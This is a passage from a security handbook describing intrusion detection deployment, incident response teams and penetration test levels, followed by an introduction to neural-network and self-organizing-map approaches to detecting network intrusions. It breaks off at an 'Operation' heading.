


EXHIBIT 131.13 Two IDS systems may be required to offer detection capabilities for both the extranet and the firewall.

Security Is Difficult to Quantify

Security is a business element that is often very difficult to quantify. This is because security is a loss prevention exercise. Until something is missing, most people do not bother with it. However, application of an intrusion monitoring system external to network access points can provide valuable information that includes metrics describing the state of the security perimeter.

Aside from the monitoring component, some intrusion detection systems offer the ability to block network sessions where they are deemed inappropriate or undesirable. These systems offer additional opportunities. Deployment of secure gateways can be problematic as the services that are available to users on the external network are reduced due to limitations at the secure gateway. Using the blocking technology, it may be possible to deploy an intrusion monitoring and detection system to monitor the traffic, but also block connection requests to protected information or sites.

Proactive and Reactive Monitoring

The situations illustrated in Exhibits 131,10 through 131.13 are proactive implementations of an intrusion detection system. The other implementation (not illustrated here) is reactive. A proactive approach calls for the installation and operation of the system in an ongoing mode, as well as ongoing maintenance to ensure that the intrusion monitor is processing information correctly. A reactive mode approach involves having an

intrusion monitor system ready for installation, but not actually using it until some event occurs. The operation of an effective intrusion monitoring systems involves both of these elements.

However, there is the concept of real-time and interval-based intrusion detection. Real-time implies that the monitoring agent is run on a continuous basis; interval-based means that the monitor is run as needed, or at intervals. Vulnerability scanning is also seen as a form of intrusion detection by exposing holes in an operating system configuration. This is interval-based monitoring, as it cannot be done all the time.

Information security organizations are often focused on the prevention aspect of network security. They operate systems that are intended to limit access to information and connectivity. This is a proactive activity that requires ongoing analysis and corrective action to ensure that the network is providing the services it should, and that it is properly protected.

Computer Incident Response Team

The benefits of the intrusion detection system (i.e., the ability to detect undesirable activities) will be lost without the ability to respond to it. This is done most effectively through the operation of a Computer Security Incident Response Team (or CSIRT). Most CSIRT teams are modeled after the Carnegie-Mellon Computer Emergency Response Team.

The object of the CSIRT is to accept alarms from intrusion detection and other sources. Its role is to review the incident and decide if it is a real incident or not.

The CSIRT must include personnel from corporate and information security, internal audit, legal, and human resources departments. Other people may be called in as required, such as network engineering and application providers.

Normally, the alarm is provided to a small group of the CSIRT to evaluate. If it is agreed that there is an incident, then the entire CSIRT is activated. The operation of the CSIRT becomes a full-time responsibility until the issue is resolved. There are a variety of potential responses and issues to be resolved in establishing a CSIRT. These are well covered in other documents and will not be duplicated here.

The CSIRT forms an integral part of the intrusion detection capability by evaluating and responding to the alarms raised by the intrusion detection systems. As such, the personnel involved must have time dedicated to this function; it cannot take a back seat to another project.

Once the tactical response is complete, the CSIRT will closely evaluate the situation and make recommendations for review to prevent or reduce the risk of further occurrence. In the protection cycle, these recommendations are used to assess what further action is to be taken.

This being the case, a decision to implement intrusion detection is a decision to implement and support a CSIRT. Intrusion detection cannot exist without the CSIRT.

Penetration and Compliance Testing

The best method to test security implementation is to try it out. A penetration test simulates the various types of attacks — both internal and external, blind and informed — against the countermeasures of the network. Essentially, a penetration test attempts to gain access through available vulnerabilities.

Penetration testing is part of the detection strategy. Although intrusion detection capabilities are required to monitor access and network status on an ongoing basis, penetration is an interval-based targeted approach to testing both the infrastructure, and the detection and reaction capabilities.

Penetration testing should be done as part of the network security strategy for several purposes:

- *To provide confidence or assurance of systems integrity.* Vulnerability scans often do not include attempts to exploit any vulnerability found, or any of the long list of known vulnerabilities. This is because many of the systems being tested currently are in production. A successful penetration test could seriously affect normal business operations. However, the integrity of the system can be effectively tested in a nonproduction role.
- *To verify the impact of the security program.* Penetration testing is used to determine if the security program is performing as it should. There are a number of different products and services that work together to provide this infrastructure. Each can be evaluated on its own, but it is much more complicated to test them as a system.

- *To provide information that can be used in developing and prioritizing security program initiatives.* Any issues found during a penetration test can alter and affect the direction of the security program priorities. Should a major issue be found that requires correction, the security program goals may be altered to provide a timely resolution for the issue.
- *To proactively discover areas of the infrastructure that may be subject to intrusion or misuse.* People do not install an alarm system in their house and never test it. The same is true here. Ongoing evaluation allows for the identification of components in the infrastructure that may be less secure than desired, not operating as expected, or contain a flaw that can be exploited. Taking a proactive stance means that it becomes possible to find and correct problems before they are exploited.
- *To provide information that can be used in developing and prioritizing policy initiatives.* Policy is not cast in stone; it must be updated from time to time to reflect the changing needs of the business. Penetration tests can assist in the testing and development of policies. This is done using the information learned from the testing to evaluate whether one is compliant with the policies, and if not, which is correct — the implementation or the policy.
- *To assess compliance with standards and policies.* It is essential that the infrastructure, once in operation, be compliant with the relevant security policies and procedures. This verification is achieved through penetration testing, or what is also known as protection testing. Protection testing is the same as penetration testing but with a slightly different objective. Penetration testing attempts to find the vulnerabilities; protection testing proves that the infrastructure is working as expected.
- *To provide metrics that can be used to benchmark the security program.* The ability to demonstrate that the security infrastructure is operating as expected, and that improvement is visible, are important parts of the program. Metrics establish what has been *and* what is now. It is also possible from collected metrics to make "educated guesses" about the future. By collecting metrics, one also gathers data that can be used to benchmark the operation of our infrastructure as compared to other companies.
- *For preimplementation assessments of systems or services.* It is important that appropriate evaluations are performed to ensure that the addition of new services to the infrastructure, or that are dependent on the infrastructure operating correctly, be certified to ensure that no vulnerabilities exist that could be exploited. When a new application is developed that interconnects both internal and external systems, a penetration test against the application and its server is undertaken to verify that neither holds a vulnerability to be exploited. This also ascertains that if the external system is compromised, the attacker cannot gain access to the corporate network resources.

Types of Penetration Tests

There are essentially three major types of penetration testing, each with their own tools and techniques:

- *Level 1 — Zero Knowledge Penetration Testing:* This attempts to penetrate the network from an external source without knowledge of its architecture. However, information that is obtained through publicly accessible information is not excluded.
- *Level 2 — Full Knowledge Penetration Testing:* This attempts to penetrate the network from an external source with full knowledge of the network architecture and software levels.
- *Level 3 — Internal Penetration Testing:* This attempts to compromise network security and hosts from inside one's network.

Penetration testing is interval based, meaning that it is done from time to time and against different target points. Penetration testing is not a real-time activity.

The process consists of collecting information about the network and executing the test. In a Level 1 test, the only information available is what is published through open source information. This includes network broadcasts, upstream Internet service providers, domain name servers, and public registration records. This helps simulate an attack from an unsophisticated intruder who may try various standard approaches. This approach primarily tests one's ability to detect and respond to an attack.

A Level 2 penetration test assumes full knowledge of the hardware and software used on the network. Such information may be available to meticulous and determined intruders using whatever means, including social engineering, to increase their understanding of your network. This stage of the test assumes the worst-possible scenario and calls to light the maximum number of vulnerabilities.

A Level 3 penetration test, or acid test, is an attack from within the network. This is the best judge of the quality of the implementation of a company's security policy. A real attack from within a network can come from various sources, including disgruntled employees, accidental attacks, and brazen intruders who can socially engineer their way into a company.

Penetration testing should be considered very carefully in the implementation of an overall detection program, but it can lead to the negative side effects one is trying to prevent. Therefore, penetration testing should be used cautiously, but still be used to attempt to locate vulnerabilities and to assess the overall operation of the protection program.

Summary

This chapter has presented several implementations of secure gateway and intrusion detection techniques, while focusing on the business impact of their implementation. It is essential that the security professional consider the use of both network- and host-based intrusion detection devices, and balance their use with the potential for impact within the operating environment.

A key point worth remembering is that the implementation of technology is only part of the solution. There must be a well-thought-out strategy and a plan to achieve it.

Intelligent Intrusion Analysis: How Thinking Machines Can Recognize Computer Intrusions

Bryan D. Fish, CISSP

Risk management is the essence of information security. The most desirable approach is to avoid risk altogether, or prevent the associated threats from occurring. Preventive measures are important, but they sometimes fail to prevent security incidents. To account for this, it is important for organizations to be able to identify and respond to violations of their security policy. A complete risk mitigation strategy must include detective and corrective measures to supplement preventive measures. This chapter examines an artificial intelligence technique for detecting intrusions.

The knowledge of what constitutes an intrusion is key to distinguishing intrusions from authorized activity. It is difficult to express this knowledge in a way that makes sense to a machine, making intrusion detection a difficult problem to solve with computers. In contrast, most security professionals possess this knowledge tacitly, and are readily able to make such a distinction. The economics of human intrusion analysis are not in our favor, as the sheer capacity of today's information systems would overwhelm even a large staff of analysts. What is needed, then, is a system that combines the knowledge and accuracy of human intrusion analysts with the power and efficiency of the computer.

This chapter explores some artificial intelligence (AI) techniques that show promise as an intrusion detection system. The reader is introduced to the basic concepts of AI, and is then provided with an in-depth examination of one way in which AI techniques are being applied to the problem of intrusion detection. There are three objectives:

1. Motivate AI as a general class of problem-solving techniques.
2. Introduce the reader to basic AI concepts.
3. Explore AI intrusion analysis.

The first objective is addressed by contrasting traditional machine processing with human thought. And the second and third objectives are addressed by discussing existing research into AI-based methods of improving efficiency and accuracy in intrusion detection.

Why Artificial Intelligence?

Human intelligence is one of the most powerful and robust systems on the planet. Over the years, scientists have come to learn a great deal about intelligence, and have discovered striking differences between computers

and the human mind. Computers excel at certain tasks, and humans are quite good at others. Artificial intelligence research seeks to develop ways in which computers can become more proficient in the kinds of tasks that are currently best performed by humans.

For the purposes of understanding intelligence, it is useful to distinguish between three types of tasks: mundane, formal, and expert tasks. In general, the capabilities to perform these tasks build on one another. Expert tasks include tasks such as scientific analysis, engineering design, and medical diagnosis. To perform these tasks, one must first be able to master certain formal tasks, such as basic mathematical and logic operations. Execution of these formal tasks relies on one's ability to perform mundane tasks, such as perception, recognition, and language processing in the given problem space.

To be useful, formal tasks must be executed on a well-defined problem. One uses mundane skills, such as perception and reasoning, to understand and define the problem space. Without the refinement one gains through perceptual skills, formal methods are useless. In short, expert tasks require execution of the appropriate formal methods on problems one has come to understand through the application of mundane skills.

Computers do just that — they compute. They are built to perform simple operations using binary arithmetic with tremendous speed and accuracy. By orchestrating millions of these simple operations in a specific manner, one is able to perform more complex functions on a computer. The human mind, on the other hand, is naturally capable of advanced tasks that are difficult to replicate inside a computer. Computers are simply not good at replicating the capabilities of the human mind. Before exploring the ways in which AI research is closing this gap, take a look at two unique capabilities of the human mind: generalization and learning.

- *Generalization*. Humans are able to generalize concepts that are presented to them, and recognize things by their essence in addition to their specific characteristics. Humans identify the definitive characteristics of an input (an object, situation, concept, feeling, etc.) without having to remember every last bit of detail. Because the human mind allows us to understand the essence of an input, humans learn to understand concepts, not just remember objects. This allows them to recognize instances of a concept that may vary slightly from the original instance they learned to recognize.
- *Learning*. Humans differ from machines in their ability to learn from their experiences. If humans are presented with an object today and told it is a square, they will remember that and identify the same object as a square tomorrow, next week, and next year. The human mind has an enormous capacity for storing thought patterns and concepts. By organizing the information based on the manner in which it is likely to be used, the human mind provides the tremendous capability to recall this stored information when needed. This ability to store and recall thought patterns is known as learning.

The Role of Knowledge

Decades of AI research have demonstrated at least one incontrovertible assertion: intelligence requires knowledge. Knowledge provides context for our perceptual skills and a framework for the application of formal methods in problem-solving. Without knowledge, humans have the capability to execute basic skills over and over, but lack the ability to orchestrate these activities in a manner suggestive of intelligence.

Suppose a recipe calls for two onions. Perceptual skills allow one to recognize onions in the pantry. Formal mathematical skills allow one to determine that there is only one onion, and that one more onion is needed. Deciding that one needs to go to the store and purchase another onion is an expert task (although not a particularly challenging one). All of these basic skills are held together by knowledge. One knows where to look for onions that one already has. One knows that one must count the onions to see how many there are. One knows that one must perform simple subtraction to determine how many more are needed. Without all of these pieces of knowledge, one could not orchestrate the mundane, formal, and expert tasks to solve the problem.

Machines excel at executing formal tasks. Tasks such as mathematics and logic can be formally defined and then executed on a computer with tremendous speed and precision. As it turns out, however, it is quite difficult for a machine to perform the mundane and expert tasks discussed previously. This is due, in large part, to the difficulties associated with representing knowledge in a manner that the computer can understand.

Humans have a remarkable capability for creating, storing, recalling, and applying knowledge. Unfortunately, knowledge is inherently difficult to work with in machine space because it tends to be voluminous, difficult to characterize, and in a constant state of change. Furthermore, human knowledge is organized according to the manner in which it is likely to be used. This differs greatly from computer data, which is organized in a

more structured manner. If one expects machines to solve problems in an intelligent manner, one must arm them with the requisite knowledge and the ability to apply that knowledge. To be useful, that knowledge must exhibit certain characteristics:

- Knowledge must capture generalizations.
- Knowledge must be capable of simple modifications, corrections, and updates.
- Knowledge must be useful in myriad situations, even if it is not complete or totally accurate.
- Knowledge must be able to reduce the vastness of its own space to a subset that is relevant to a given situation.

Knowledge-based systems is a term used to describe problem-solving systems that represent specialized knowledge in a useful manner that meets the above criteria, and provide a means for applying it to solve a problem. Neural network pattern matching is one example of a knowledge-based system. This chapter discusses one use of this technique to represent and apply knowledge in the problem space of computer intrusion detection.

A Pattern-Matching Approach to Intrusion Detection

In applying AI techniques to intrusion detection, the hope is to improve the economics of human analysis. One wants to reduce human involvement in the investigation and response process, as well as reduce the number of false alarms they receive when they do get involved. This can be achieved by improving the accuracy of the intrusion detection system, as measured by the false-positive and false-negative error rates. The false-positive rate is the percentage of false alarms generated by the system. The false-negative rate is the percentage of actual intrusions missed by the system. Developing a system with an attractive false-positive rate reduces the number of incidents that must be investigated by a human. In driving down the false-positive rate, however, one must also take care to maintain an attractive false-negative rate to ensure that one does not fail to detect actual intrusions.

Pattern matching is a logical choice for intrusion detection. One of the most significant challenges in intrusion detection is recognizing new attacks. These attacks may be superficial variations of known techniques, or entirely new methods for breaking into systems. In either case, many traditional intrusion detection systems have trouble recognizing the attack. Pattern matching takes advantage of the power of generalization. Rather than performing an exact feature-wise match between a new input and a known pattern, pattern matching attempts to determine whether an input possesses the "essence" of a known pattern. This allows two entities to match even if they vary by some superficial features.

This chapter section examines a conceptual pattern matching intrusion detection system based on two specific AI techniques. A neural network serves as the brain of the system, storing knowledge about the problem space and applying that knowledge to detect intrusions. A self-organizing map is used to perform correlation on the raw data collected, parsing it into chunks that can be processed by the neural network.

One can begin by introducing some basic concepts of intrusion detection and then move on to a more thorough discussion of these two AI techniques and how they can be used to form an intelligent intrusion analysis system. The conceptual system described here has been developed and tested at the Georgia Tech Research Institute, a division of the Georgia Institute of Technology.

Intrusion Detection

The goal of intrusion detection is to identify activities that violate an organization's security policy. There are essentially two approaches to the intrusion detection problem: misuse detection and anomaly detection. Misuse detection systems define attack signatures — patterns of activity that are known to be undesirable. These systems spend their days monitoring system activity for the presence of these signatures, which indicates an attack. For example, if one sees an IP packet cross an interface with all of the TCP flags turned on, one is probably seeing an XMAS scan and can sound an alarm accordingly.

This approach can be effective, but has several drawbacks. It is a difficult and time-consuming task to create an exhaustive attack signature database. Furthermore, a slight variation of a known attack might differ enough from the predefined signature of that attack to cause the misuse detector to miss the event entirely. Because they look specifically for known attacks, misuse detectors usually have difficulty identifying new attacks for

which a signature does not appear in the database. Misuse detectors tend to have fewer false-positives, but more false-negatives.

Anomaly detection systems are based on a different principle. Anomaly detectors define a model of acceptable system activity and attempt to identify behavior that does not fit that model. Anomaly detectors do not know what specific intrusions look like; rather, they know what normal behavior looks like, and flag deviations from normalcy as potential intrusions. For example, assume that software engineers in a company log on to the system between 7 and 9 A.M. every morning during the week, and log out when they leave between 5 and 6 P.M. Further assume that the software engineers never log in to the systems during the weekend. Suppose one comes to work Monday and notices that all five software engineers logged in to the system at 2 A.M. the previous Sunday morning. This behavior stands out as abnormal, and could be a sign of unauthorized activity. By identifying this anomaly, one has identified a potential intrusion.

Anomaly detection systems are good at certain things, but introduce their own challenges as well. It can be just as difficult to model acceptable behavior (perhaps more so) as it is to model explicitly bad behavior. Anomaly detectors have difficulty adapting to abrupt changes in the way people use the system, which can happen frequently in large environments.

The pattern-matching intrusion detection system described in this chapter follows a misuse detection approach. The idea is to leverage the ability of a neural network to generalize its inputs and recognize superficial variations of that input. By recognizing variations of network-based attacks, the system should avoid many of the false-negatives produced by traditional misuse detectors.

Generalization allows the system to recognize when an attack has been mutated slightly, but remains fundamentally the same as its ancestor. The neural network should be able to recognize a variant that might escape a signature-based system. Furthermore, generalization may allow the system to recognize conditions that are indicative of an attack in general, not just a specific attack. If entirely new attacks exhibit these characteristics, the system may be able to identify them without ever having seen them before.

Neural Networks

Before building this system, take a look at some basic neural network concepts. In moving on to the construction of this intrusion detection system, the following discussion looks at some of these concepts in greater depth and extend their basic functionality.

DaVincian principles of intelligence encourage us to look to analogies in problem-solving. Leonardo observed the way that birds fly in order to better understand how people might one day do the same. So, in striving to evolve the computer into a more powerful and efficient problem-solving machine, one is naturally drawn to the most powerful information processing system known: the human mind. Connectionist AI theory conjectures that the very structure of the human brain facilitates the execution of tasks such as perception, reasoning, and learning. So, the theory goes, if one creates computational models based on the brain metaphor (rather than on the digital computer metaphor), computers can develop a proficiency for some of these human-oriented tasks. The neural network is one such connectionist model. Rather than mimicking the operation of the brain exactly, neural networks derive inspiration from the way the brain works, hoping to achieve some of the same capabilities as the human mind.

Neural networks are composed of two basic components: simple processing elements and weighted connections between these elements. Neural networks are highly parallel systems, as the processing elements operate independently of one another. Thus, control of the network is distributed across its processing elements. The weights between the processing elements in a connectionist model encode the system's knowledge.

Neural networks are particularly useful in pattern-matching problems, in which a given input is matched to a known pattern learned through previous experiences. Furthermore, neural networks have shown a penchant for performing approximate matching, in which incomplete or varied instances of a pattern are still recognized. The type of neural network used here — multilayer backpropagation networks — is quite popular, and is estimated to be in use in a majority of practical applications that use neural networks. These networks have a proven record for pattern-matching problems. Multilayer backpropagation networks are examined in more detail later; the focus here is on their simpler predecessor: the perceptron.

The perceptron is the simplest of neural networks. The perceptron is a network that takes an input vector of binary values, a weight vector of real-valued weights, and computes the cross-product of the two vectors. The result is then applied to a threshold function, which produces a binary output for the perceptron (see Exhibit 132.1).




EXHIBIT 132.1 Simple perceptron.

As a pattern-matching system, this network could tell us whether an input matched a single concept, but little more. To form a pattern-matching system capable of distinguishing between several patterns, one can wire multiple processing units to a single input vector. Consider the simple network in Exhibit 132.2 that distinguishes apples, strawberries, and pears. Each processing unit computes a binary value for its corresponding output type (just as the simple perceptron did). The three-element output vector indicates the pattern that the input vector matched. For example, if this network sees a fruit with red skin and white meat (input vector [1,0,0,1]), it will produce the following results in the respective summation processors: Apple 2, Strawberry –2, and Pear –2. The threshold function produces a 1 if the input is positive, a zero otherwise. So, our resulting output vector would be [1,0,0], indicating that the fruit is an apple. Suppose the fruit has red skin and red meat (input vector [1,0,1,0]). The sums would be –2, 2, and –6, respectively. Thus, the output vector would be [0,1,0], indicating that the fruit is a strawberry. This simple network would clearly have trouble in many scenarios (such as recognizing a yellow apple from a pear), but it illustrates the basic concept of perceptron pattern matching.

The knowledge of any neural network is encoded in the weights between its processing elements. In a simple network such as the fruit classifier, it is not manually difficult to manually determine the weights. However, as the networks grow larger — and they must do so to match complex patterns — manual weight determination quickly becomes futile. The power of the connectionist model is that the network learns; it develops its own knowledge through a supervised learning process.




EXHIBIT 132.2 Fruit classification perceptron network.

A Pattern-Matching Intrusion Detection System

In general, the approach to intrusion detection is organized into five phases:

1. *Collect raw data.* For this example, IP packets are used; however, this raw data could be system log entries or any other raw measure of activity in an environment.
2. *Extract data elements from the raw data.* These elements should have meaning, but be basic in nature. In terms of IP packets, data elements might include things such as source and destination address/port, protocol type, flags, and some information about the payload.
3. *Combine selected data elements into a trace.* Related items are collected into a single unit that can be analyzed as a whole. For example, packets within a TCP session could be grouped into a trace.
4. *Evaluate the trace to determine whether it is an attack.* This is where knowledge is applied. Based on human knowledge (or the knowledge of the system), one determines whether the characteristics that indicate an attack are present in the trace being evaluated.
5. *Produce an output.* In this final phase, the system passes judgment on a trace and indicates whether or not it looks like an attack.

This is a generalized approach to detecting intrusions, and most misuse detectors follow a similar methodology. The AI-based approach discussed in this chapter uses this methodology, but applies some advanced techniques along the way with the hope of achieving improved effectiveness. Specifically, the system utilizes a discovery technique known as a self-organizing map to construct traces from data elements, and a pattern-matching technique known as a multilayer backpropagation network to evaluate traces for the presence of an attack. These concepts are presented in more detail later.

This illustration focuses on network-based intrusion detection, but these concepts can be directly applied to other forms of intrusion detection.

Data Gathering and Extraction

The first and second steps of this intrusion detection methodology can usually be accomplished through the application of existing tools and techniques. In the example of IP packets, a network sniffer or promiscuous interface is used to capture packets. A packet decoder can be used to parse and extract data elements from the captured packets. In the case of system logs, a remote logging server can be used to capture all system log entries, and a simple regular expression parser can be used to extract the data elements.

Trace Construction

People are constantly being bombarded with sensory data from many sources. This raw data must be parsed and combined into units on which our minds can operate. Network connections experience a similar phenomenon. They are constantly bombarded with packets with varying sources, destinations, protocols, and options. To use a neural network to recognize attack patterns in network traffic, one must first organize that data into meaningful collections; units of data on which the neural network can operate. This data unit is referred to as a trace.

A self-organizing map (SOM) is one approach to transforming data elements extracted from raw sensory inputs into meaningful clusters on which processing can take place. A SOM is essentially a two-dimensional grid of neuron-like cells. A transform function activates certain cells in the map based on the values present in an input vector. As shown in Exhibit 132.3, the SOM attempts to find correlations between inputs by ensuring that topological neighbors within the map share certain key characteristics from the input vector.

Exhibit 132.3 shows a conceptual representation of a small SOM with two sets of topological neighbors activated. Cells in close proximity to one another (a cluster) are activated when related inputs are presented to the map. A cluster in the map is effectively an index to the input vectors that activated the cells within the cluster. This map shows two clusters, indicating that the input vectors can be logically grouped into two classes. In this intrusion detection system, each of these clusters represents a trace.

The SOM learns to classify related inputs through an unsupervised learning process. In unsupervised learning, the system learns to organize data elements into clusters of related items without any *a priori* knowledge of what those clusters should look like. The network decides on its own how the data elements




EXHIBIT 132.3 Conceptual SOM activation.

should be grouped. Unsupervised learning is often used as it is here, to discover key features in an input space prior to a supervised learning process.

In SOM learning, the parameters of the transform function are initialized to random values. Each input vector is then presented to the map in sequence. For each input vector, the SOM applies its transform function, which produces a numeric value. That value determines which cells in the map should be activated. The SOM then computes an error function that measures how well the input vectors have been grouped. Based on this result, the SOM adjusts the parameters of the transform function in such a way that would reduce the magnitude of that error function. A small error function indicates a strong correlation between the vectors in a cluster.

The SOM then advances to the next input vector and performs the same operation described above. When all of the input vectors have been processed, one has completed an epoch. The SOM then executes another epoch, processing all input vectors in sequence and adjusting parameters of the transform function accordingly. The correlation between vectors in each cluster improves with every epoch. The SOM continues executing epochs until this correlation reaches a certain predefined threshold. After the learning period concludes, the parameters of the transform function are frozen and the system moves into operational mode.

The output of the SOM is a representation of the data elements indexed by a given cluster. When applied to IP traffic, this representation is a collection of packets, or a trace. This trace becomes the input vector to the pattern-matching system. In addition to applying the trace itself as input to the network, one also computes some basic statistics on the trace (such as average size, packet count, packet frequency, etc.) to feed into the pattern-matching system.

In this system, the SOM produces an output every time the data extracted from a raw IP packet is applied as an input to the map. This produces some interesting temporal analysis capabilities, which are examined momentarily.

Trace Evaluation

The perceptron was previously introduced as a simple pattern-matching system. However, networks composed of simple perceptrons have significant limitations. These networks can only be used on certain types of input spaces that conform to some relatively strict constraints. This is due to the fact that perceptrons can only recognize simple concepts. To form a more robust pattern-matching system, one needs the ability to recognize involved concepts with complex features. This result can be achieved using an extension of the simple perceptron known as a multilayer backpropagation network.

Multilayer networks extend the simple perceptron model by adding another layer of processing units, as depicted in Exhibit 132.4. The layer of hidden processing units is used for complex feature representation.




EXHIBIT 132.4 Multilayer back-propagation network.

Each of these hidden units can learn to recognize a single complex feature. A network with multiple hidden units can recognize involved concepts with many complex features.

Learning

Perhaps the most exciting characteristic of neural networks is their capability to learn. The network creates knowledge by developing its own internal representations of key concepts. The power of the neural network is that one does not have to program these concepts into the network; neither does one even have to know what they are. The hidden units start out as a blank slate, and the network is allowed to decide what concepts are key to the overall problem. The network develops its hidden processing units to represent those concepts.

Neural network pattern matchers learn through a supervised learning process. In supervised learning, a series of training inputs and their corresponding correct outputs are presented to the pattern-matching system. This allows the network to learn based on a notion of what the correct answer should be. The network determines the weights that will allow it to correctly match all of the input patterns. If presented with a well-crafted training set, the network can learn to match patterns with tremendous accuracy.

The basic learning algorithm is as follows. All of the weights on the network are initialized to a random value between –0.1 and 0.1. Each input vector is presented to the network in sequence. When presented with an input vector, the network propagates the activations in the input units to the hidden units based on an activation function that produces a real number between 0 and 1. This fuzzy result (as opposed to a strict Boolean 0 or 1 activation) allows one to more accurately reflect the degree to which key features are present in the input vector. Then, activations in the hidden units are propagated to the output units using the same activation function. This entire process is known as feedforward and results in a real number between 0 and 1 in the output elements.

Once the output units have been activated, one can compute an error function between the calculated result and the known correct result. Based on this error, the weights on the network are adjusted in a manner that reduces the magnitude of the error function, and the network moves on to the next input. The weight adjustment process is known as backpropagation.

When all of the input vectors have been processed, an epoch is concluded. The network iterates through as many epochs as it takes to drive the magnitude of the error function down to an acceptable level. Once this process is completed, the network will have learned to recognize the presence of patterns in the input vectors presented to it. As with all neural network learning, the accuracy of the neural network depends solely on the experience it gains on sample patterns during the learning period. Thus, selecting an ample training space is crucial to this process.

In training the intrusion detection system, the system is systematically exposed to both authorized network traffic and to all of the attacks one knows. If the system is trained on only attack traffic, the network would learn to recognize everything it sees as an attack. The converse is true if the system is trained on only authorized traffic. A balance between the two is required to ensure an effective learning process.

Operation

